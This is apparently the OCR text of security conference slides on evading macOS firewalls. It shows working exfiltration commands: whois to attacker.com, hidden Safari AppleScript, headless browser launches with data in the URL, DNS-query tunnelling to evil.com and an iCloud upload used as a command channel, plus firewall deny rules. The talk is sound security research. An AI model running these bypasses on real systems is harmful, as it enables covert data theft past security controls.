
LuLu's 'graylist'



is there an(other) system utility that we can abuse?

Bypassing LuLu

...don't trust a system utility!




via @info_dox

```
$ echo "exfil this data" > exfil.txt

$ RHOST=attacker.com
$ RPORT=12345
$ LFILE=file_to_send

$ whois -h $RHOST -p $RPORT "`cat $LFILE`"
```

exfil via 'whois'

```
LuLu(105):
due to preferences, allowing apple
process: /usr/bin/whois

LuLu(105): adding rule for /usr/bin/whois
({
    signedByApple = 1;
    signingIdentifier = "com.apple.whois";
}): action: ALLOW
```

LuLu (debug) log



...traffic (silently) allowed

Bypassing LittleSnitch

...don't trust a domain!

Process	On	Rule
Any Process	✓	Allow incoming connections from local network
	✓	Allow incoming ICMP connections
	✓	Allow incoming UDP connections
	✓	Allow incoming connections from local network
	✓	Allow incoming UDP connections
	✓	Allow incoming ICMP connections
	✓	Allow outgoing TCP connections to port 443 (https) in domain icloud.com
	✓	Allow outgoing connections to local network

Cannot delete protected rule.

The selection contains a protected rule. Protected rules are essential for smooth system operation, and therefore cannot be deleted.

If you want to override a protected rule anyway, you can disable it instead.

OK

All Rules – 1 of 1 rules

Process	On	Rule
Terminal	✓	Deny outgoing connections via curl


```
$ curl https://setup.icloud.com/setup/ws/1/login
{"success":false,"error":"Invalid ... header"}
```



Bypassing LittleSnitch

...don't trust a domain!

```
$ python iCloud.py upload ~/Desktop/topSecret.txt
[1] login: https://setup.icloud.com/setup/ws/1/login
params: {'clientBuildNumber': '15A99', 'clientId': '12A9D426-C45B-11E4-BA3B-B8E8563151B4'}

[2] init'ing upload: https://p34-docws.icloud.com/ws/com.apple.CloudDocs/upload/web
params: {'token': 'AQAAAABU-jxwYG7i1C7BBsuqtqfsa74Rb_2u6yI~"'}
data: {"size": 6, "type": "FILE", "content_type": "text/plain", "filename": "topSecret.txt"}

response: [{u'url': u'https://p34-contentws.icloud.com:443/8205919168/singleFileUpload?
tk=BRC9cJWSP7a4AxOYKf8K&ref=01003e53bebaf26c7c47a33486f7776a26f60568a
&z=com.apple.CloudDocs&uuid=3f678124-94d4-4fa0-9f1f-6d24dbc49f17&e=Av
EBoN3BPTCwGHjqSF8jVCEfsXhKglXKR58YkzILGWw', u'owner': u'8205919168',
u'BF38917E-DD30-44A9-8E34-32ABB7800899', u'owner_id': u'_ee6a3e4219e1

[3] uploading to: https://p34-contentws.icloud.com:443/8205919168/sing
tk=BRC9cJWSP7a4AxOYKf8K&ref=01003e53bebaf26c7c47a33486f7776a26f60568a
&z=com.apple.CloudDocs&uuid=3f678124-94d4-4fa0-9f1f-6d24dbc49f17&e=Av
EBoN3BPTCwGHjqSF8jVCEfsXhKglXKR58YkzILGWw

response: {u'singleFile': {u'referenceChecksum': u'AQA+U7668mx8R6M0hv
u'wrappingKey': u'3gtDUoGIjmFloUFCTFvLCQ==', u'receipt': u'A0/B7PXdJi
u'fileChecksum': u'Abv+EeVEGAQ0o5/2szwFFOVX1ICw'}}

[4] committing upload: https://p34-docws.icloud.com/ws/com.apple.Cloud
```




exfil to iCloud C&C

Generic Bypasses

regardless of firewall product: connect out

goal: access the network (e.g. connect to a malicious C&C server or exfiltrate data) without being blocked by (any) firewall.



firewalls are inherently disadvantaged
...*must* allow certain network traffic!



system functionality
(dns, os updates, etc.)


'usability'
(browsers, chat clients, etc.)





1. passively determine what's allowed

2. abuse these trusted protocols/processes to generically bypass any installed firewall




Generic Bypasses

1 what traffic is allowed?





```
$ lsof -i TCP -sTCP:ESTABLISHED

Google Chrome
patricks-mbp.lan:58107->ec2-107-21-125-119.compute-1.amazonaws.com:https

Signal
patricks-mbp.lan:58098->ec2-52-2-222-12.compute-1.amazonaws.com:https

Slack
patricks-mbp.lan:58071->151.101.196.102:https

VMware
patricks-mbp.lan:62676->a23-55-114-98.deploy.static.akamaitechnologies.com:https

com.apple.WebKit.Networking (Safari)
patricks-mbp.lan:58189->a23-55-116-179.deploy.static.akamaitechnologies.com:https

Core Sync.app
patricks-mbp.lan:58195->ec2-52-5-250-175.compute-1.amazonaws.com:https

Creative Cloud.app
patricks-mbp.lan:57194->ec2-52-2-42-38.compute-1.amazonaws.com:https

GitHub
patricks-mbp.lan:58119->lb-192-30-255-116-sea.github.com:https
```

lsof output (user processes)



Abusing DNS





macOS domain name resolution

- handled by mdnsresponder
- fully trusted by firewalls

Abusing DNS

```
int main(int argc, const char * argv[]) {

   struct addrinfo *result = {0};

   //'resolve' DNS
   // this is routed to mDNSResponder
   getaddrinfo(argv[1], NULL, NULL, &result);

   ....
```





resolve
'data.to.exfilatrate.evil.com'



encode tasking in A* records




response



HandsOff (in advanced mode) tracks DNS resolutions, but NOT "DNS Service Discovery" (DNS-SD, see: /usr/include/dns_sd.h)

Abusing Browsers

synthetic browsing via AppleScript



```
tell application "Safari"
   run
   tell application "Finder" to set visible of process "Safari" to false

   make new document

   set the URL of document 1 to
            "http://attacker.com?data=data%20to%20exfil"

end tell
```

invisible

exfil data



"A browser that is not afforded indiscriminate network access (at least to remote web severs) is rather useless"

Abusing Browsers

synthetic browsing via cmdline interfaces




```
$ "Google Chrome"
--crash-dumps-dir=/tmp
--headless http://attacker.com?data=data%20to%20exfil
```



```
$ firefox-bin
--headless http://attacker.com?data=data%20to%20exfil
```



```
$ open -j -a Safari
http://attacker.com?data=data%20to%20exfil
```




```
//what's user's default browser?
CFURLRef http = CFURLCreateWithString(NULL, CFSTR("http://"), NULL);
CFURLRef browser = LSCopyDefaultApplicationURLForURL(http, kLSRolesAll, nil);
```

determine default browser

Abusing Code/Dylib Injections

